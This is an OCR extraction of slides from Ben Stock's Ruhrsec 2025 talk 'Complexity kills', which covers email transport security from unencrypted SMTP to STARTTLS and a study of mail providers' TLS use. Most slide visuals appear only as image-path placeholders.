CISPA
HELMHOLTZ CENTER FOR
INFORMATION SECURITY

# Complexity kills

*Ben Stock*

*CISPA Helmholtz Center for Information Security*

Ruhrsec 2025

## About: ben

- Tenured Faculty & SWAG Leader at CISPA

- Not a professor ;-)
- Ruhrsec frequent flyer

# Quick warm up


Email

Encrypted emails?

Enc. emails only?


Did someone read your emails?

# Email – Old School, no encryption (RFC 821, 1982)




From: Alice@sender.de
To: Bob@cispa.de


## Email – SMTP over TLS / STARTTLS (RFC 3207, 2002)




# Email – SMTP over TLS / STARTTLS (RFC 3207, 2002)




# Popular mail providers and TLS (Blechschmidt & Stock, USENIX 2023)




## Popular mail providers and TLS (Blechschmidt & Stock, USENIX 2023)



## Email – SMTP over TLS / STARTTLS (RFC 3207, 2002)

